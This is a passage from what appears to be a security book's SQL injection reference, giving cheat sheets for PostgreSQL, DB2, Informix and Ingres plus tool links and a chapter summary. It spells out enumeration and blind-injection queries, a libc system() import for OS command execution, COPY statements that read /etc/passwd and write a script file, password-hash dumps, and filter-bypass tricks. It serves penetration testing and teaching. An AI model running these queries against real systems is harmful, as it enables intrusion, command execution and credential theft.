Current database	`SELECT current_database();`
List databases	`SELECT datname FROM pg_database;`
List tables	`SELECT c.relname FROM pg_catalog.pg_class c LEFT JOIN pg_catalog.pg_namespace n ON n.oid = c.relnamespace WHERE c.relkind IN ('r','') AND pg_catalog.pg_table_is_visible(c.oid) AND n.nspname NOT IN ('pg_catalog', 'pg_toast');`
List columns	`SELECT relname,A.attname FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T WHERE (C.relkind='r') AND (N.nspname = 'public') AND (A.attrelid=C.oid) AND (N.oid=C.relnamespace) AND (A.atttypid=T.oid) AND(A.attnum>0) AND (NOT A.attisdropped);`

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Blind SQL Injection Functions: PostgreSQL

Table 10.23 lists functions that are useful when performing blind SQL injection attacks.

Table 10.23 Blind SQL Injection Functions

Data	Query
String length	`LENGTH()`
Extract substring from a given string	`SUBSTRING(string,offset,length)`
String (*'ABC'*) representation with no single quotes	`SELECT CHR(65)||CHR(66)||CHR(67);`
Trigger time delay	`SELECT pg_sleep(10);` `-- Triggers a 10 second pause on version 8.2 and above`

Attacking the Database Server: PostgreSQL

PostgreSQL does not offer a built-in procedure for executing operating system commands. However, it is possible to import functions such as *system()* from an external .dll or Shared Object (.so) file. It is also possible to read local files via PostgreSQL using the *COPY* statement.

System Command Execution

For PostgreSQL database servers prior to Version 8.2, you can use the following SQL to import the system function from the standard UNIX libc library:

```
CREATE OR REPLACE FUNCTION system(cstring) RETURNS int AS '/lib/libc.so.6',
    'system' LANGUAGE 'C' STRICT;
```

The system function can then be called by executing the following SQL query:

```
SELECT system('command');
```

Current versions of Postgres require that external libraries be compiled with the PostgreSQL *PG_MODULE_MAGIC* macro defined. To achieve code execution via this method you will need to upload your own shared .so or .dll file with the appropriate *PG_MODULE_MAGIC* macro enabled. See the following resource for further information:

- www.postgresql.org/docs/8.2/static/xfunc-c.html#XFUNC-C-DYNLOAD

Local File Access

Local files can be read by the superuser account using the following SQL. Files are opened using the operating-system-level PostgreSQL user account:

```
CREATE TABLE filedata(t text);
COPY filedata FROM '/etc/passwd'; --
```

It is also possible to write local files using the following SQL. Files are created using the operating-system-level PostgreSQL user account.

```
CREATE TABLE thefile(evildata text);
INSERT INTO thefile(evildata) VALUES ('some evil data');
COPY thefile (evildata) TO '/tmp/evilscript.sh';
```

Cracking Database Passwords

PostgreSQL passwords are hashed using the MD5 algorithm. The username is appended to the password before hashing takes place and the resultant hash has the characters *md5* prepended to it. The following SQL query will list usernames and password hashes from a PostgreSQL database:

```
select usename||':'||passwd from pg_shadow;
```

An example entry for user *sqlhacker* is as follows:

```
sqlhacker:md544715a9661408abe727f9963bf6dad93
```

A number of password cracking tools support MD5 hashes, including MDCrack, John the Ripper, and Cain & Abel.

DB2 Cheat Sheet

The DB2 database server from IBM is perhaps one of the least popular database platforms to find integrated with a Web application. However, if you do encounter an SQL injection flaw within a DB2-based application this section will help you exploit it.

Enumerating Database Configuration Information and Schema

Table 10.24 lists SQL statements used to extract key configuration information. Table 10.25 lists the SQL statements used to enumerate schema information.

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Table 10.24 Extracting DB2 Database Configuration Information

Data	Query
Version	`SELECT versionnumber, version_timestamp FROM sysibm.sysversions;`

Current user	`SELECT user FROM sysibm.sysdummy1;`
	`SELECT session_user FROM sysibm.sysdummy1;`
	`SELECT system_user FROM sysibm.sysdummy1;`

List users	`SELECT grantee FROM syscat.dbauth;`

Current user privileges	`SELECT * FROM syscat.dbauth WHERE grantee =user;`
	`SELECT * FROM syscat.tabauth WHERE grantee =user;`
	`SELECT * FROM syscat.tabauth;`

Table 10.25 Extracting DB2 Database Schema

Data	Query
Current database	`SELECT current server FROM sysibm.sysdummy1;`
List databases	`SELECT schemaname FROM syscat.schemata;`
List tables	`SELECT name FROM sysibm.systables;`
List columns	`SELECT name, tbname, coltype FROM sysibm.syscolumns;`

Blind SQL Injection Functions: DB2

Table 10.26 lists functions that are useful when performing blind SQL injection attacks.

Table 10.26 Blind SQL Injection Functions

Data	Query
String length	`LENGTH()`
Extract substring from a given string	`SUBSTRING(string,offset,length) FROM sysibm.sysdummy1;`
String (*'ABC'*) representation with no single quotes	`SELECT CHR(65)||CHR(66)||CHR(67);`

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Informix Cheat Sheet

The Informix database server is distributed by IBM and is not commonly encountered when compared to other database platforms. The following reference should help if you encounter an Informix server in the wild.

Enumerating Database Configuration Information and Schema

Table 10.27 lists SQL statements used to extract key configuration information. Table 10.28 lists the SQL statements used to enumerate schema information.

Table 10.27 Extracting Informix Database Configuration Information

Data	Query
Version	`SELECT DBINFO('version', 'full') FROM systables WHERE tabid = 1;`
Current user	`SELECT USER FROM systables WHERE tabid = 1;`
List users	`select usertype,username, password from sysusers;`
Current user privileges	`select tabname, tabauth, grantor, grantee FROM systabauth join systables on systables.tabid = systabauth.tabid`
Database server host name	`SELECT DBINFO('dbhostname') FROM systables WHERE tabid=1;`

Table 10.28 Extracting Informix Database Schema

Data	Query
Current database	`SELECT DBSERVERNAME FROM systables WHERE tabid = 1;`
List databases	`SELECT name, owner FROM sysdatabases;`
List tables	`SELECT tabname FROM systables;`
	`SELECT tabname, viewtext FROM sysviews join systables on systables.tabid = sysviews.tabid;`
List columns	`SELECT tabname, colname, coltype FROM syscolumns join systables on syscolumns.tabid = systables.tabid;`

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Blind SQL Injection Functions: Informix

Table 10.29 lists functions that are useful when performing blind SQL injection attacks.

Table 10.29 Blind SQL Injection Functions

Data	Query
String length	`LENGTH()`
Extract substring from a given string	`SELECT SUBSTRING('ABCD' FROM 4 FOR 1) FROM systables where tabid = 1;` `-- returns 'D'`
String (*'ABC'*) representation with no single quotes	`SELECT CHR(65)||CHR(66)||CHR(67) FROM systables where tabid = 1;`

Ingres Cheat Sheet

The Ingres database is an open source database available for all major operating systems. Ingres is one of the least popular databases to find integrated with a Web application. For further information and Ingres tutorials see http://ariel.its.unimelb.edu.au/~yuan/ingres.html.

Enumerating Database Configuration Information and Schema

Table 10.30 lists SQL statements used to extract key configuration information. Table 10.31 lists the SQL statements used to enumerate schema information.

Table 10.30 Extracting Ingres Database Configuration Information

Data	Query
Version	`SELECT dbmsinfo('_version');`
Current user	`SELECT dbmsinfo('system_user');` `SELECT dbmsinfo('session_user');`
List users	`SELECT name, password FROM iiuser;`

Current user privileges	`SELECT dbmsinfo('select_syscat');`
	`SELECT dbmsinfo('db_privileges');`
	`SELECT dbmsinfo('current_priv_mask');`
	`SELECT dbmsinfo('db_admin');`
	`SELECT dbmsinfo('security_priv');`
	`SELECT dbmsinfo('create_table');`
	`SELECT dbmsinfo('create_procedure');`

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Table 10.31 Extracting Ingres Database Configuration

Data	Query
Current database	`SELECT dbmsinfo('database');`
List tables	`SELECT relid, relowner, relloc FROM iirelation WHERE relowner != '$ingres';`
List columns	`SELECT column_name, column_datatype, table_name, table_owner FROM iicolumns;`

Blind SQL Injection Functions: Ingres

Table 10.32 lists functions that are useful when performing blind SQL injection attacks.

Table 10.32 Blind SQL Injection Functions

Data	Query
String length	`LENGTH()`
Extract substring from a given string	`SELECT substr(string, offset, length); --`
String (*'ABC'*) representation with no single quotes	`SELECT chr(65)||chr(66)||chr(67)`

Microsoft Access

Microsoft Access databases do not scale well with enterprise applications, and therefore are usually encountered only when the application has minimal database requirements. Brett Moore of insomniasec.com has published an excellent paper on SQL injection with Microsoft Access which you can find here:

- www.insomniasec.com/publications/Access-Through-Access.pdf

Resources

This section provides a list of links to further reading materials and tools to assist you in discovering, exploiting, and preventing SQL injection vulnerabilities.

SQL Injection White Papers

- "Advanced SQL Injection" by Victor Chapela:

  www.owasp.org/index.php/Image:Advanced_SQL_Injection.ppt

- "Advanced SQL Injection in SQL Server Applications" by Chris Anley:

  www.ngssoftware.com/papers/advanced_sql_injection.pdf
- "Buffer Truncation Abuse in .NET and Microsoft SQL Server" by Gary O'Leary-Steele:

  http://scanner.sec-1.com/resources/bta.pdf
- "Access through Access" by Brett Moore:

  www.insomniasec.com/publications/Access-Through-Access.pdf
- "Time-Based Blind SQL Injection with Heavy Queries" by Chema Alonso:

  http://technet.microsoft.com/en-us/library/cc512676.aspx

SQL Injection Cheat Sheets

- PentestMonkey.com SQL injection cheat sheets for Oracle, Microsoft SQL Server, MySQL, PostgreSQL, Ingres, DB2, and Informix:

  http://pentestmonkey.net/cheat-sheets/
- Michaeldaw.org SQL injection cheat sheets for Sybase, MySQL, Oracle, PostgreSQL, DB2, and Ingres:

  http://michaeldaw.org/sql-injection-cheat-sheet/
- Ferruh Mavituna cheat sheets for MySQL, SQL Server, PostgreSQL, and Oracle:

  http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- Ferruh Mavituna cheat sheets for Oracle:

  http://ferruh.mavituna.com/oracle-sql-injection-cheat-sheet-oku/

SQL Injection Exploit Tools

- Absinthe is a Windows GUI-based exploit tool that supports Microsoft SQL Server, Oracle, PostgreSQL, and Sybase using both blind and error-based SQL injection:

  www.0x90.org/releases/absinthe/
- SQLBrute is a time- and error-based blind SQL injection tool that supports Microsoft SQL Server and Oracle:

  www.gdssecurity.com/l/t/sqlbrute.py
- Bobcat is a Windows GUI-based tool that supports Microsoft SQL Server exploitation:

  http://web.mac.com/nmonkee/pub/bobcat_files/BobCat_Alpha_v0.4.zip

- BSQL Hacker is a relatively new player in the SQL injection exploit world. The tool is a Windows-based GUI application that supports Microsoft SQL Server, Oracle, and MySQL. BSQL Hacker supports blind and error-based SQL injection techniques:

  http://labs.portcullis.co.uk/application/bsql-hacker/

- The Sec-1 Automagic SQL injection (SASI) tool is a Microsoft SQL Server exploit tool written in Perl:

  http://scanner.sec-1.com/resources/sasi.zip

- Sqlninja is a Microsoft SQL injection tool focused on gaining code execution and written in Perl:

  http://sqlninja.sourceforge.net/

- Squeeza was released as part of a BlackHat presentation. It focuses on alternative communication channels. Squeeza supports Microsoft SQL Server:

  www.sensepost.com/research/squeeza/

Password Cracking Tools

- Cain & Abel:

  www.oxid.it

- Woraauthbf:

  www.soonerorlater.hu/index.khtml?article_id=513

- Checkpwd:

  www.red-database-security.com/software/checkpwd.html

- John the Ripper:

  www.openwall.com/john/

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Solutions Fast Track

Structured Query Language (SQL) Primer

- ☑ SQL comprises a feature-rich set of statements, operators, and clauses designed to interact with a database server. The most common SQL statements are *SELECT*, *INSERT*, *UPDATE*, *DELETE*, and *DROP*. The majority of SQL injection vulnerabilities occur when user-supplied data is included with the *WHERE* clause portion of a *SELECT* statement.
- ☑ The *UPDATE* and *DELETE* statements rely on a *WHERE* clause to determine which records are modified or deleted. When injecting SQL into either an *UPDATE* or a *DELETE* statement it is important to understand how your input could affect the database. Avoid injecting *OR 1=1* or any other condition that returns *true* into either of these statements.
- ☑ The *UNION* operator is used to combine the results of two or more *SELECT* statements. *UNION SELECT* is frequently used to exploit SQL injection vulnerabilities.

SQL Injection Quick Reference

- ☑ Identifying the database platform is an important step when attempting to exploit an SQL injection vulnerability. Triggering a measurable time delay is a reliable method of accurately identifying the database platform.
- ☑ When exploiting SQL injection vulnerabilities you are often restricted to returning one column from one row at a time. You can overcome this restriction by concatenating the results from multiple columns and rows into a single string.

Bypassing Input Validation Filters

- ☑ You often can circumvent input validation filters that are designed to handle the single-quote character (') by representing string values using character functions. For example, *char(65,66,67)* is equivalent to *'ABC'* on Microsoft SQL Server.
- ☑ HTTP encoding variants such as Unicode and Overlong UTF-8 can sometimes be used to bypass input validation filters.
- ☑ Input validation filters that rely on rejecting known bad data, often referred to as blacklisting, are frequently flawed.

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Troubleshooting SQL Injection Attacks

- ☑ When exploiting an SQL injection flaw using *UNION SELECT* you may encounter type clash errors when image data type columns are included within the original query. To overcome this common obstacle use *UNION ALL SELECT*.
- ☑ Microsoft SQL Server supports stacked queries using the semicolon character to begin each new query.
- ☑ The Oracle Database Server includes the utl_http package that you can use to establish outbound HTTP connections from the database server host. It is possible to abuse this package to extract database data via HTTP connections to any TCP port.

SQL Injection on Other Platforms

- ☑ The most commonly encountered database platforms are Microsoft SQL Server, Oracle, and MySQL. This chapter included an SQL injection cheat sheet for PostgreSQL, DB2, Informix, and Ingres databases.
- ☑ It is possible to obtain remote command execution when exploiting a PostgreSQL database by importing functions from an external library. Beginning in Version 8.2 each imported library must contain the *PG_MODULE_MAGIC* macro.

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